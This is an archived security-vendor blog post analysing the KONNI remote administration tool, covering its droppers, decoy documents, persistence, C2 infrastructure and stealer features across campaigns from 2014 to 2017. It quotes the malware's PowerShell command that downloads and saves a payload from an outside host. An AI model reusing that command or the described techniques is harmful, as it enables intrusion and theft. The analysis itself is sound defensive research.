# KONNI: A Malware Under The Radar For Years

By Paul Rascagneres

Published: 2017-05-03 · Archived: 2026-04-05 21:38:21 UTC

This blog was authored by Paul Rascagneres

**Executive Summary Talos has discovered an unknown Remote Administration Tool that we believe has been in use for over 3 years. During this time it has managed to avoid scrutiny by the security community. The current version of the malware allows the operator to steal files, keystrokes, perform screenshots, and execute arbitrary code on the infected host. Talos has named this malware KONNI.**

Throughout the multiple campaigns observed over the last 3 years, the actor has used an email attachment as the initial infection vector. They then use additional social engineering to prompt the target to open a .scr file, display a decoy document to the users, and finally execute the malware on the victim's machine. The malware infrastructure of the analysed samples was hosted by a free web hosting provider: 000webhost. The malware has evolved over time. In this article, we will analyse this evolution:


- at the beginning the malware was only an information stealer without remote administration
- it moved from a single file malware to a dual file malware (an executable and a dynamic library)
- the malware has supported more and more features over the time
- the decoy documents have become more and more advanced
- The different versions contain copy/pasted code from previous versions. Moreover the new version searches for files generated by previous versions. (This implies that the malware has been used several times against the same targets) This evolution is illustrated across 4 campaigns: one in 2014, one in 2016 and finally two in 2017. The decoy document of the 2 last campaigns suggests that the targets are public organisations. Both documents contained email addresses, phone numbers and contacts of members of official organizations such as United Nations, UNICEF, and Embassies linked to North Korea.

## 3 Years Of Campaigns


**2014 Campaign: Fatal Beauty In this campaign, the dropper filename was beauty.scr. Based on the compilation date of the two binaries, this campaign took place in September 2014. Once executed, two files were dropped on the targeted system: a decoy document (a picture) and a fake svchost.exe binary. Both files were stored in "C:\Windows". The picture is a Myanmar temple:**

The fake svchost binary is the KONNI malware. The first task of the malware is to generate an ID to identify the infected system. This ID is generated based on the installation date of the system, as found in the registry (HKLM\Software\Microsoft\Windows NT\CurrentVersion\InstallDate). The second task of malware is to ping the CC and get orders. The malware includes 2 domains:

- phpschboy[.]prohosts[.]org
- jams481[.]site[.]bz





The developer used the Microsoft Winsocks API to handle the network connection. Surprisingly, this isn't the easiest or the most efficient technical choice for HTTP connection. The malware samples we analysed connected to only one URI: <c2-domain>/login.php.




This version of KONNI is not designed to execute code on the infected system. The purpose is to be executed only once and steal data on the infected system, here are the main features:

- Keyloggers
- Clipboard stealer
- Firefox profiles and cookies stealer
- Chrome profiles and cookies stealer
- Opera profiles and cookies stealer





The malware internally uses several temporary files:


- spadmgr.ocx
- screentmp.tmp (log file of the keylogger)
- solhelp.ocx
- sultry.ocx

**2016 Campaign: "How can North Korean hydrogen bomb wipe out Manhattan.scr" The name of the .scr file was directly linked to tension between North Korea and USA in March 2016: more information. Based on the compilation dates of the binaries, the campaign took place in the same period. An interesting fact: the dropped library was compiled in 2014 and appears in our telemetry in August 2015. Indicating that this library was probably used in another campaign.**

The .scr file contains 2 Office documents. The first document was in English and a second in Russian. In the sample only the English version can be displayed to the user (that is hardcoded in the sample):




The Russian document is not used by the sample, we assume that the author of the malware forgot to remove the resource containing the Russia decoy document:





The malware author changed the malware architecture, this version is divided in two binaries:

- conhote.dll
- winnit.exe Another difference is the directory where the files are dropped, it's no longer C:\Windows but rather the local setting of the current user (%USERPROFILE%\Local Settings\winnit\winnit.exe). Thanks to this modification, the malware can be executed with a non-administrator account. The .dll file is executed by the .exe file. In this version, a shortcut is created in order to launch winnit.exe in the following path %USERPROFILE%\Start Menu\Programs\Startup\Anti virus service.lnk. As you can see the attacker has went to great lengths to disguise his service as a legitimate Antivirus Service by using the name 'Anti virus service.lnk'. This is of course simple but often it can be enough for a user to miss something malicious by name.

As in the previous version, the ID of the infected system is generated with exactly the same method. The C2 is different and the analysed version this time only contains a single domain:

- dowhelsitjs[.]netau[.]net In this version, the developer used a different API, the Wininet API which make more sense for Web requests. Moreover the C2 infrastructure evolved too, more .php files are available through the web hosting:
- <c2-domain>/login.php (for infected machine registration)
- <c2-domain>/upload.php (for uploading files on the C2)

- <c2-domain>/download.php (for downloading file from the C2)





This version includes the stealer features mentioned in the previous version and additionally Remote Administration Tool features such as file uploading/download and arbitrary command execution. The library is only used to perform keylogging and clipboard stealing.  Indeed, the malware author moved this part of the code from the core of the malware to a library. An interesting element is that the malware looks for filenames created with the previous version of KONNI. This implies that the malware targeted the same people as the previous version and they are designed to work together.

The malware internally uses the following files:

- solhelp.ocx
- sultry.ocx
- helpsol.ocx
- psltre.ocx
- screentmp.tmp (log file of the keylogger)
- spadmgr.ocx
- apsmgrd.ocx
- wpg.db

### 2017 Campaigns

**Pyongyang Directory Group email April 2017 RC_Office_Coordination_Associate.scr In this campaign, the malware author uses the following name: Pyongyang Directory Group email April 2017 RC_Office_Coordination_Associate.scr. The decoy document shown after infection is an Office document containing email addresses, phone numbers and contacts of members of official organizations such as the United Nations, UNICEF, Embassies linked to North Korea.**




The .scr files drops two files: an executable and a library. As in the previous version, the persistence is achieved by a Windows shortcut (in this case adobe distillist.lnk). Contrary to the previous version, the developers moved the core of malware to the library. The executable performs the following tasks:

- If the system is a 64-bit version of Windows, it downloads and executes a specific 64-bit version of the malware thanks to a powershell script:


```
powershell Invoke-Expression (New-Object System.Net.WebClient).DownloadFile("""http://checkmail
.phpnet.us/upload/download.php?file=64sym.exe""", """%appdata%\winload.exe""")
```

- Loading the dropped library

```
push    edi
push    104h            ; nSize
lea     edx, [ebp+Filename]
push    edx             ; lpFilename
push    eax             ; hModule
call    ds:GetModuleFileNameA
lea     eax, [ebp+Filename]
push    eax             ; pszPath
call    ds:PathStripPathA
push    offset pszExt   ; ".dll"
lea     ecx, [ebp+Filename]
push    ecx             ; pszPath
call    ds:PathRenameExtensionA
lea     edx, [ebp+Filename]
push    edx             ; lpLibFileName
call    ds:LoadLibraryA
mov     edi, ds:Sleep
mov     esi, 0Ah
```


The library contains the same features as the previous version as well as new ones. This version of KONNI is the most advanced with better coding. The malware configuration contains one Command and Control:

- pactchfilepacks[.]net23[.]net A new URI is available:
- <c2-domain>/uploadtm.php This URI is used with a new feature implemented in this version: the malware is able to perform screenshot (thanks to the GDI API) and uploads it thank to this URL. The malware checks if a file used on a previous version of KONNI is available on the system. Here is the complete list of files internally used by the RAT:
- error.tmp (the log file of the keylogger)
- tedsul.ocx
- helpsol.ocx
- trepsl.ocx
- psltred.ocx
- solhelp.ocx
- sulted.ocx The handling of instructions has improved too. Here are the 7 actions that the infected machine can be instructed to perform:
- Delete a specific file;
- Upload a specific file based on a filename;
- Upload a specific file based on the full path name;
- Create a screenshot and uploads it on the C2;
- Get system information;
- Download a file from the Internet;
- Execute a command; This graph shows the decision tree:




When the attacker wants to gather information on the infected system (action 5), it retrieves the following information:

- Hostname
- IP address
- Computer name
- Username name
- Connected drive
- OS version
- Architecture
- Start menu programs
- Installed software




**Inter Agency List and Phonebook - April 2017 RC_Office_Coordination_Associate.scr The last identified campaign where KONNI was used was named Inter Agency List and Phonebook - April 2017 RC_Office_Coordination_Associate.scr. This file drops exactly the same files than the previous campaign but the decoy document is different:**





This document contains the name, phone number and email address of members of agencies, embassies and organizations linked to North Korea.

**Conclusion The analysis shows us the evolution of KONNI over the last 3 years. The last campaign was started a few days ago and is still active. The infrastructure remains up and running at the time of this post. The RAT has remained under the radar for multiple years. An explanation could be the fact that the campaign was very limited nature, which does not arouse suspicion.**

This investigation shows that the author has evolved technically (by implementing new features) and in the quality of the decoy documents. The campaign of April 2017 used pertinent documents containing potentially sensitive data. Moreover the metadata of the Office document contains the names of people who seems to work for a public organization. We don't know if the document is a legitimate compromised document or a fake that the attacker has created in an effort to be credible.

Clearly the author has a real interest in North Korea, with 3 of the 4 campaigns are linked to North Korea.

The following graph show the evolution of KONNI over the last 3 years:




**Coverage**

**Additional ways our customers can detect and block this threat are listed below.**

| PRODUCT | PROTECTION |
|---|---|
| AMP | ✔ |
| CWS | ✔ |
| Email Security | ✔ |
| Network Security | ✔ |
| Threat Grid | ✔ |
| Umbrella | ✔ |
| WSA | ✔ |

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS orWSA web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

The Network Security protection ofIPS andNGFW have up-to-date signatures to detect malicious network activity by threat actors.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network

## IOCs

### 2014 Campaign: Fatal Beauty

**Dropper SHA256: 413772d81e4532fec5119e9dce5e2bf90b7538be33066cf9a6ff796254a5225f**
**Filename: beauty.scr**

**Dropped files#1**
